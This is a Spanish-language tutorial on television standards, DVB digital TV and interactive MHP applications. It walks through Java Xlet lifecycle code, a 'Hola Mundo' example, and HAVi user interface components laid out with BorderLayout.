La palabra Televisión viene de la composición de la palabra griega “Tele” (distancia) y la latina “Visio” (Visión), el cual hace referencia a todos los aspectos sobre su transmisión y recepción.

La televisión analógica ha sobrevivido durante más de 50 años, evolucionando.

En 1940, con objetivo de unificar los sistemas de EEUU, nace el National Television System Committee (NTSC), el cual es un sistema de codificación y transmisión analógica a color. Se emplea en la mayor parte de Estados Unidos y Japón entre otros países y se caracteriza por la transmisión de 30 imágenes por segundo (60 campos entrelazados) formadas por 525 líneas horizontales (visibles tan solo 486) y 640 verticales con una relación de aspecto-imagen de 4/3. Como hemos dicho, y con el fin de obtener mayor partido del ancho de banda, se utiliza un modo entrelazado por el cual se presentan primero las líneas pares y luego las impares, de modo que nunca coinciden en el mismo tiempo [1-5].

Una década más tarde, aparece PAL (Phase Alternating Line) para adaptar NTSC a Europa, mejorando algunos problemas de NTSC con la fase del color. Transmite a 25 imágenes por segundo (50 campos entrelazados) formadas por 625 líneas horizontales (576 visibles) y 720 verticales con una relación de imagen de 4/3, al igual que NTSC.

La diferencia de frames por segundo (fps) entre ambos sistemas viene determinado por la frecuencia de la corriente alterna ya que en Estados Unidos es de 60Hz y en Europa de 50Hz.

Por último, en 1967 aparece SECAM para adaptar NTSC a Francia más por orgullo que por razones tecnológicas, ya que PAL era alemán. También fue implantado en la URSS con el fin de evitar la propaganda capitalista.

En la imagen siguiente podemos ver la distribución de los distintos formatos por el mundo.




Figura 80 Imagen obtenida de Wikipedia

La aparición de la televisión digital supone una revolución. En ella se aumenta notablemente la calidad de la imagen y se optimiza el ancho de banda permitiendo un mayor número de canales. Permite el HTDV (televisión de alta definición) y servicios adicionales como la interactividad y EPG (guía electrónica de programas).

Inicialmente, las primeras emisiones digitales no estaban sujetas a ningún estándar, siendo el operador el encargado de proporcionar el decodificador específico al usuario (Canal Satélite Digital, Vía Digital o las operadoras de cable). En estos mercados verticales, los productos de distintas marcas no son compatibles, de modo que el proveedor de contenidos tiene que adaptar estos a los diferentes sistemas.

Con el objetivo de crear un mercado horizontal para la distribución de la televisión digital, aparece DVB Project, que es el consorcio industrial encargado de la definición de todos los aspectos relacionados con su transmisión.

Al orientar DVB Project la distribución en un mercado horizontal, basado en estándares abiertos los dispositivos son interoperables. Se consigue que el receptor funcione con cualquier difusor (broadcaster), y por tanto, el proveedor de contenidos tan solo tiene que desarrollar su producto para una plataforma, ya que funcionará en cualquier equipo. Esto también posibilita que los fabricantes desarrollen dispositivos con valor añadido con el fin de fomentar la competitividad. El estándar DVB para televisión reutiliza estándares ya existentes (MPEG-2), definiendo distintos medios de transmisión (DVB-T, DVB-S y DVB-C) y una plataforma de interactividad (DVB-MHP).

Analizando brevemente los fundamentos del sistema de difusión, nos encontramos que inicialmente un Compresor se encarga de convertir la señal analógica en digital, aplicando un formato de compresión con el fin de optimizar el ancho de banda. DVB utiliza como ya hemos citado anteriormente MPEG-2, que diferencia entre las tramas de video, audio y datos. A partir de estas tramas de entrada se crea un único flujo de salida mediante un multiplexor, ordenando los paquetes de las tramas originales, de forma que sigan un orden lógico.

Equivalente a un canal de TV Analógica, disponiendo del mismo ancho de banda (8MHz, 19.9Mb/s) y sabiendo que un canal requiere aproximadamente 4-5Mb/s, esto supone que caben 4 o 5 programas de TV en un multiplexor. Por lo que si se incluyen sólo 4 tenemos que queda un espacio residual que es el utilizado para las aplicaciones interactivas.


Por tanto, en lo que en la televisión analógica se enviaba un canal, ahora se tiene capacidad para enviar varios y además sobra espacio para enviar aplicaciones interactivas, sacando mas partido así a la frecuencia de transmisión que es un recurso limitado [6-10].

2 ¿Qué es la Interactividad?

Consiste en la participación activa del espectador en la programación de TV. Esta ha existido desde siempre, ya fuese usando el correo, el teléfono o más recientemente internet o SMS.

Como claro ejemplo disponemos del teletexto, como primer servicio interactivo bajo demanda con un canal unidireccional, en el cual se transmite la información en las líneas de sincronización vertical, viajando la información mediante un carrusel que se repite periódicamente.

O como olvidar el famoso juego de Hugo a principios de los 90, un claro ejemplo de interactividad telefónica, el cual utilizaba los números del teléfono para indicar al personaje cual era la vía que tenía que tomar.



2.1 Interactividad en la Televisión Digital

En la televisión digital podremos distinguir entre dos tipos (requiriendo siempre de un canal bi-direccional):




Figura 81 Imagen tomada de televisiondigitalterrestretdt.com

2.1.1 Interactividad Local

Que abarca los servicios básicos de la TV Digital, en el que los datos se encuentran exclusivamente en el canal de difusión. Podemos encontrar aplicaciones simples como teletextos avanzados hasta juegos o complementos a la programación, en las que el usuario puede acceder a la información, pero no puede enviar datos de vuelta.



2.1.2 Interactividad con canal de retorno

Al disponer de canal de retorno (ya sea Modem o DSL), además de poder disponer de los contenidos, el usuario podrá enviar respuestas. Ejemplos claros son chats, encuestas o votaciones.



La TV Interactiva nos aporta grandes ventajas con respecto al PC.

De salida, la actitud del usuario por norma general es más favorable al uso de una televisión que al de un ordenador, ya que lo ve como un elemento de ocio y no de trabajo.


La distancia optima de visión de la TV es de más de 2 metros, mientras que la del PC es de menos de 50 cm, con lo que el usuario no necesita estar justo al lado de la pantalla.

Como es lógico, la TV también se encuentra sometida a ciertas carencias. Por ejemplo, al no disponer de teclado ni ratón, el medio de interacción es el mando a distancia, con lo que aparece una seria dificultad a la hora de escribir textos [11-15].

Podríamos resumir el marco de uso diciendo que la TV es muy útil para consultas esporádicas y rápidas, pero para la realización de trabajos más intensivos se hace necesario el uso de un PC.

3 Multimedia Home Platform – MHP

Plataforma de interactividad definida por el grupo DVB, que aprovecha estándares existentes (MPEG-2, DAVIC...) y que persigue conseguir un mercado horizontal. Es el sistema adoptado como estándar en casi toda Europa, Korea y Australia.



Según las capacidades del receptor podremos distinguir distintos perfiles:

- **Enhanced Broadcast Profile (MHP 1.0)**

Es el perfil más básico y carece de conectividad IP (no incluye canal de retorno), por lo que está pensado para la descarga a través del canal de difusión (broadcast). Orientado a interactividad local.

- **Interactive Broadcast Profile (MHP 1.0)**

Se incluye el canal de retorno, por lo que ya podemos establecer la interactividad remota.

- **Internet Acces Profile (MHP 1.1)**

Aparte de las capacidades de los otros perfiles, permite compatibilidad con servicios Web, e-mail... ya que permite acceder a internet a través del modem. (En la versión posterior MHP 1.2 ya se da soporte para redes de banda ancha)

La arquitectura de MHP se encuentra definida en tres capas; los recursos (MPEG, CPU,...), los sistemas de software (siendo una capa intermedia utilizada para acceder a los recursos) y las aplicaciones interactivas (Xlets) recibidas a través del canal de difusión junto al audio y video.

Para la construcción de las aplicaciones DVB-MHP utiliza Java como lenguaje de programación, definiendo la plataforma DVB-J basada en la maquina virtual de java (JVM).


3.1 Ciclo de vida de un Xlet

Las aplicaciones interactivas o Xlet's, son una clase java con constructor público que implementa la interfaz `javax.tx.xlet.Xlet`.

```
public interface javax.tx.xlet.Xlet {
    public void initXlet(XletContext ctx) throws XletStateChangeException;
    public void startXlet() throws XletStateChangeException;
    public void pauseXlet();
    public void destroyXlet(boolean unconditional) throws XletStateChangeException;
}
```

El Xlet puede ser residente o bien ser descargado por un gestor de aplicaciones (Application Manager). Este a su vez será el encargado de gestionar el ciclo de vida del Xlet supervisando y notificando cambios de estado, o destruyéndolo en cualquier momento.

A la derecha podemos ver una imagen que resume los estados del ciclo de vida de un Xlet.



Inicialmente, el gestor de aplicaciones creará una instancia de la clase Xlet pasando al estado Loaded.

Una vez que ya se encuentra cargado, el propio gestor de aplicaciones llamará al método `initXlet()` haciendo que se quede en estado de pausa. Esta invocación al método de inicio tan solo se realizará una vez en todo el ciclo de vida del Xlet.

En el estado de pausa el Xlet permanece en estado de inactividad a la espera de que se invoque el método `startXlet()`, momento en el cual comenzará su ejecución.

Y en cualquiera de los estado anteriores, siempre podrá llamarse al método `destroyXlet()`, finalizando así la ejecución del xlet. En este estado se deberán liberar los recursos utilizados, listeners, etc...

3.2. Modelo grafico de MHP

Por último comentar una de las partes posiblemente más complejas del estándar, el modelo gráfico. En ella debemos afrontar una serie de problemas:

- Los pixeles de la TV no son cuadrados (en el PC sí)
- La relación de aspecto puede cambiar: 4/3, 16/9, 14/9
- Los gráficos han de poder ser transparentes
- No existe un gestor de ventanas

- Y la dificultad de entrada de datos, ya que disponemos de un mando a distancia como periférico de control.

El modelo gráfico se encuentra dividido en tres capas:

El **Background Layer**, que por lo general muestra un fondo sólido (aunque algunos dispositivos permiten mostrar una imagen estática).

El **Video Layer**, que muestra el contenido emitido. Por lo general ocupa toda la pantalla por lo que oculta a la capa de fondo. Permite redimensionar su tamaño y situarlo en el lugar deseado ya que puede resultar frustrante para el usuario si se oculta completamente.

Y el **Graphics Layer**, siendo esta la capa donde se renderizan los componentes de Java (botones, etiquetas, etc...)




Figura 82. Modelo Gráfico

MHP agrupa las tres capas en el HScreen (HAVI).

MHP establece un mínimo de resolución de 720x576 píxeles (para las tres capas) y 256 colores para el Graphics Layer, pero puede ser mayor dependiendo del receptor [16-20].

La Graphics Layer no está obligada a soportar píxeles cuadrados, aunque si se daría el caso en resoluciones de 768x576 en 4/3 Displays y en resoluciones de 1024x576 en 16/9 Displays.

3.1.1 Sistemas de Coordenadas

Dado que existen tres capas que se superponen unas a otras, veamos los sistemas de coordenadas: Mediante el esquema de **coordenadas normalizadas** se ofrece la posibilidad de establecer posiciones y tamaños independientes de la resolución y aspecto de la imagen. En ella, la esquina superior izquierda corresponde con los valores (0,0) y la esquina inferior derecha con (1,1).

El esquema de **coordenadas de pantalla** establece como origen (0,0) la esquina superior izquierda, al igual que en el esquema normalizado. En cambio, la esquina inferior derecha (X,Y)(720?, 576?) no se encuentran definidos, dependiendo de la propia pantalla en la que queramos visionarlo.

Y por último las **coordenadas en AWT**, basada en píxeles en el que su dimensión final viene dada por el área que ocupa el contenedor principal.

Por tanto, ¿con qué sistemas trabajaremos?

Una solución es pintar un lienzo principal (HGraphicsDevice) en coordenadas normalizadas, el cual a no ser que lo modifiquemos, ocupará toda la pantalla y que a su vez contendrá las HScenes (ya que no disponemos del gestor de ventanas). Estos org.havi.ui.HScenes son paneles que se colocan sobre el "lienzo" principal (HGraphicsDevice), pudiendo definir su posición y tamaño mediante coordenadas normalizadas.

Una vez situado el contenedor HScene en la capa gráfica, los componentes que le añadamos usarán las coordenadas en píxeles.

3.2 Hola Mundo

Una vez que disponemos de unos conocimientos básicos vamos a ver cómo debemos crear nuestro primer Xlet que escribirá el texto “Hola Mundo” por pantalla.

Como ya dijimos anteriormente, necesitaremos crear una clase llamada MainXlet que implemente la interfaz “javax.tv.xlet.Xlet”.

```
public class MainXlet implements Xlet {
    public void destroyXlet(boolean param) throws XletStateChangeException {
        // TODO Auto-generated method stub
    }
    public void initXlet(XletContext xletContext) throws XletStateChangeException {
        // TODO Auto-generated method stub
    }
    public void pauseXlet() {
        // TODO Auto-generated method stub
    }
    public void startXlet() throws XletStateChangeException {
        // TODO Auto-generated method stub
    }
}
```

Como se ve en el código, es necesario implementar 4 métodos. Explicaremos brevemente cada uno de ellos.

- **public void initXlet(XletContext xletContext) throws XletStateChangeException**, este método es siempre llamado cuando una instancia de este Xlet es creada.
- **public void startXlet() throws XletStateChangeException**, este método es invocado cuando se arranca este Xlet.
- **public void destroyXlet(boolean param) throws XletStateChangeException**, cuando el Xlet es destruido se ejecutara antes lo incluido en este método.
- **public void pauseXlet()**, cuando el Xlet se encuentre pausado, se ejecutara lo incluido en este método.

Se recomienda que cuando lancemos la aplicación desde el método startXlet se realice a través de una hebra nueva para que el método startXlet termine lo más rápido posible.

Lo primero que tenemos que hacer es definir nuestra escena, que es un componente que es creado por la implementación del **MHP**. La escena es el componente a partir del cual podemos agregar otros componentes para que sean mostrados en la pantalla. El componente es **HScene**, y es creado de la forma siguiente:

```
HSceneFactory factory = HSceneFactory.getInstance();
HScene scene = factory.getDefaultHScene();
scene.setBounds(0,0,720,576);
scene.setVisible(true);
scene.requestFocus();
```

De la escena podemos definir su tamaño, si es visible o no. En resumen como cualquier otro **Container**.

A la escena le podemos añadir cualquier tipo de componente perteneciente al paquete *org.havi.ui.**, como cualquier componente creado por nosotros a partir de la clase *HContainer* o *HComponent*. Más adelante se mostrará cómo crear estos componentes.

Ejemplo:

```
package es.gpm.mhp;
import java.awt.Color;
import javax.tv.xlet.Xlet;
import javax.tv.xlet.XletContext;
```

```

import javax.tv.xlet.XletStateChangeException;
import org.havi.ui.HScene;
import org.havi.ui.HSceneFactory;
import org.havi.ui.HText;
public class MainXlet implements Xlet,Runnable {
public void destroyXlet(boolean arg0) throws XletStateChangeException {
// TODO Auto-generated method stub
}
public void initXlet(XletContext arg0) throws XletStateChangeException {
// TODO Auto-generated method stub
}
public void pauseXlet() {
// TODO Auto-generated method stub
}
public void startXlet() throws XletStateChangeException {
Thread thread = new Thread(this);
thread.start();
}
public void run() {
HSceneFactory factory = HSceneFactory.getInstance();
HScene scene = factory.getDefaultHScene();
scene.setBounds(0,0,720,576);
scene.setVisible(true);
scene.requestFocus();
HText text = new HText("Hola Mundo");
text.setBounds(150, 150, 100, 50);
text.setBackground(Color.WHITE);
scene.add(text);
text.setVisible(true);
text.requestFocus();
}
}

```

Este código crea un escena con tamaño 720x576, en el punto 0,0 de pantalla, al que le añadimos un componente de texto.

4 Componentes MHP

4.1 Componentes Básicos

4.1.1 HText

El componente **HText** es un componente de interfaz de usuario utilizado para mostrar contenido de texto estático y que además permite navegar hasta él, es decir, es un componente que puede recibir el foco.

Usabilidad

- Para utilizar este componente, solamente es necesario construir el objeto y establecer el texto que deseamos mostrar en el mismo. Después lo añadiremos al contenedor deseado.

Código de ejemplo

- Inicialización

```
HText _textRed = new HText("");
```

```
_textRed.setForeground(DVBColor.black);
_textRed.setBackgroundMode(HVisible.NO_BACKGROUND_FILL);
_textRed.setFont(FontRepository.LABEL_BUTTON_FONT);
_textRed.setHorizontalAlignment(0);
_textRed.setTextContent("Complementos", HState.ALL_STATES);
```

- Inclusión en pantalla

```
HContainer container = new HContainer()
container.add(_textRed);
```

4.1.2 HIcon

El componente **HIcon** es un componente de interfaz de usuario utilizado para mostrar contenido gráfico estático y que además permite navegar hasta él, es decir, es un componente que puede recibir el foco.

Usabilidad

- Para utilizar este componente solamente es necesario cargar la imagen que formará el icono, es decir, vamos a crear el componente de icono a partir de la propia imagen y después lo añadiremos al contenedor deseado.

Código de ejemplo

- Inicialización

```
private Image imgButtonRed = ImageUtil.loadImage(this, "img/pimiento_rojo.png");
private HIcon _icoButtonRed = new HIcon(_imgButtonRed);
```

- Inclusión en pantalla

```
HContainer container = new HContainer()
container.add(_imgButtonRed);
```

5 Uso de Layouts

Los componentes se pueden colocar estableciendo una posición fija, indicándoles un punto de origen y unas dimensiones (alto y ancho). Pero puede darse el caso que queramos que se redimensione o ajuste al tamaño de la pantalla.

Para resolver esta situación, podemos usar los Layouts, especificando la apariencia que tomarán los componentes al colocarlos sobre un Contenedor [21-25].

5.1 BorderLayout

5.1.1 Usando BorderLayout

Para comprender mejor el funcionamiento vamos a explicar los pasos para realizar una separación por regiones de un contenedor.

Lo primero que necesitamos definir es un contenedor. Para ello generamos un nuevo proyecto siguiendo los pasos del ejemplo “Hola mundo”, creando de este modo un método “run” tal que:

```
public void run() {
    HSceneFactory factory = HSceneFactory.getInstance();
    HScene scene = factory.getDefaultHScene();
    //Definimos las dimensiones del contenedor
    scene.setBounds(5, 5, 710, 566);
    //Hacemos que la escena sea visible
    scene.setVisible(true);
    ... }
```

Usaremos HScene como contenedor principal (ya que extiende de Container) y en él iremos definiendo las distintas zonas donde incluir componentes.

Viendo el código, observamos que inicializamos el contenedor con coordenadas. Si no seteamos estas dimensiones, por defecto tomará las de toda la pantalla como marco.

Una vez que disponemos del contenedor, lo habilitamos para el uso de Layouts. De tal manera, que podamos definir la región en la que se quiere que se pinten los componentes que añadamos.

```
scene.setLayout(new BorderLayout());
```

Normalmente la forma de trabajar con los Layouts, sería definir distintas regiones en un contenedor, y en cada una de ellas definiríamos nuevos contenedores hasta que quedasen maquetados a nuestro gusto. Para simplificar el ejemplo, usaremos HText, que abarcarán por completo las regiones.

Así pues, construimos un HText que usaremos para definir la zona central.

```
HText textoCentral = new HText("Central");
textoCentral.setBackground(DVBColor.white);
textoCentral.setForeground(DVBColor.black);
```

Y lo añadimos a la scene (que como hemos dicho es nuestro contenedor principal), definiendo la región en la que deseamos colocarlo:


```
scene.add(textoCentral, BorderLayout.CENTER);
```

Por último validamos el contenedor para que calcule las dimensiones y repintamos:

```
// Valida las coordenadas y tamaño en función de las coordenadas
scene.validate();
// Repintamos la escena
scene.repaint();
```

La región central tiene la peculiaridad de que SIEMPRE se expandirá al máximo disponible. Por tanto, ya que por ahora no tenemos definidos componentes en el resto de las regiones, ocuparemos con el HText toda la scene.

Si ejecutamos el código podemos ver claramente lo expuesto:



Para comprobar cómo redimensiona, vamos a introducir un componente en la región norte. Para ello construimos otro HText:

```
HText textoNorte = new HText("Central");
textoNorte.setBackground(DVBColor.red);
textoNorte.setForeground(DVBColor.black);
//Definimos la altura
textoNorte.setSize(0,100);
```

Si comparamos el nuevo HText norte con el central, podemos ver que le hemos seteado un tamaño. El método recibe dos parámetros, uno para el alto y otro para el ancho (setSize(int width, int height)) indicando mediante enteros los pixeles reservados para el componente.


Para los componentes que se sitúen en las regiones NORTE y SUR, es necesario indicarles una altura, de modo que al realizar el cálculo de las dimensiones sepa el espacio final que tiene que asignar a cada parte. En cambio, el valor del ancho será ignorado, ya que siempre se expandirá al máximo posible [26-30].

Para los componentes que se sitúan en las regiones ESTE y OESTE, lo que tendremos que definir es el valor del ancho, ignorando la altura ya que siempre tomará la máxima disponible.

En el caso de la región CENTRAL, como ya hemos comentado anteriormente, no será necesario indicarle ningún tamaño, ya que siempre ocupará el máximo espacio disponible que le quede. Te tal modo, que si asignamos el nuevo HText norte a la scene:

```
scene.add(textoNorte, BorderLayout.NORTH);
```

Y ejecutamos resultará:



El código que tendríamos hasta ahora sería:

```
//Obtenemos la escena (contenedor donde pintaremos componentes)
HSceneFactory factory = HSceneFactory.getInstance();
HScene scene = factory.getDefaultHScene();
//Definimos las dimensiones del contenedor
scene.setBounds(5, 5, 710, 566);
//Hacemos que la escena sea visible
scene.setVisible(true);
//Definimos el Layout
scene.setLayout(new BorderLayout());
// *****
// Creamos un componente para la region CENTRAL
HText textoCentral = new HText("Central");
textoCentral.setBackground(DVBColor.white);
textoCentral.setForeground(DVBColor.black);
// *****
// Creamos un componente para la region NORTE
HText textoNorte = new HText("Central");
textoNorte.setBackground(DVBColor.red);
textoNorte.setForeground(DVBColor.black);
//Definimos la altura
textoNorte.setSize(0,100);
//Añadimos los componentes al contenedor
scene.add(textoCentral, BorderLayout.CENTER);
scene.add(textoNorte, BorderLayout.NORTH);
// Valida las coordenadas y tamaño en función de las coordenadas
scene.validate();
// Repintamos las escena
scene.repaint();
```


5.1.2 Asignación de las zonas

A la hora de añadir un componente a un contenedor que se encuentra habilitado para el uso de BorderLayout disponemos de las siguientes constantes:

- BorderLayout.NORTH
- BorderLayout.SOUTH
- BorderLayout.EAST
- BorderLayout.WEST
- BorderLayout.CENTER

De tal modo que si deseamos añadir un componente en la región norte (en este caso otro contenedor):

```
...
container.setLayout(new BorderLayout());
container.add(new HContainer(), BorderLayout.NORTH);
...
```

Una peculiaridad es que a la hora de asignar en la región central de un contenedor no es necesario que se lo indiquemos obligatoriamente, ya que será la región por defecto. Por tanto, para la región central, las siguientes líneas de código son equivalentes:

```
...
container.setLayout(new BorderLayout());
container.add(new HContainer());
...

...
container.setLayout(new BorderLayout());
container.add(new HContainer(), BorderLayout.CENTRAL);
...
```

Lógicamente, en el resto de las situaciones (NORTE, SUR, ESTE y OESTE) deberemos indicárselo.

5.1.3 BorderLayout con Gap

Al definir el layout de un contenedor podemos definir que deseamos que exista una separación entre cada uno de los componentes asignados a las distintas regiones.


